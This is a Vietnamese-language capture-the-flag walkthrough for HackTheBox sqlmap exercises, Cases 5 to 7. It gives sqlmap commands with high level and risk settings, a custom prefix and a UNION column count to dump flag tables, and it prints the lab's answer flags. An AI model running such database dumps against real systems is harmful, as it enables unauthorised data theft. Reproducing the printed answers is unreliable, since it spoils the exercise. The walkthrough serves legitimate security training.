1. What's the contents of table flag5? (Case #5)

A screenshot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

Ta sử dụng công cụ Sqlmap để quét lỗ hổng với câu lệnh :

```bash

sqlmap -r Case5.txt -T flag5 --batch --dump


```

Kết quả quét

```bash

all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent')

```



* Chúng ta cần sử dụng một câu lệnh quét cụ thể hơn

```bash

sqlmap -r Case5.txt --batch --dump -T flag5 -D testdb --no-cast --dbms=MySQL --technique=T --time-sec=10 --level=5 --risk=3 --fresh-queries

```

Or

```bash

sqlmap -r Case5.txt --batch --dump -T flag5 --level=5 --risk=3

```

A screen shot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

P/s: HTB{700\_much\_r15k\_bu7\_w0r7h\_17}

1. What's the contents of table flag6? (Case #6)

A screenshot of a computer

Description automatically generated

Lưu request case#6 vào file Case6.txt

A screenshot of a computer

Description automatically generated

```bash

sqlmap -r Case6.txt --batch --dump -T flag6 -D testdb --no-cast --level=5 --risk=3 --prefix='`)'

```

A screenshot of a computer screen

Description automatically generated

A screenshot of a computer

Description automatically generated

P/s: HTB{v1nc3\_mcm4h0n\_15\_4570n15h3d}

A screenshot of a computer

Description automatically generated

```bash

sqlmap -r Case7.txt --batch --dump -T flag7 -D testdb --no-cast --level=5 --risk=3 --union-cols=5 --dbms=MySQL

```

--Union-cols = 5: Chỉ định số lượng cột sẽ được sử dụng trong truy vấn liên minh trong quá trình khai thác tiêm SQL. Bằng cách đặt cờ này thành 5, bạn đang hướng dẫn SQLMAP cho rằng truy vấn dễ bị tổn thương trả về 5 cột. Điều này rất quan trọng để xây dựng các truy vấn liên minh hợp lệ, vì cả các truy vấn ban đầu và được tiêm phải có cùng một số cột để hoạt động chính xác.

A screenshot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

P/s: HTB{un173\_7h3\_un173d}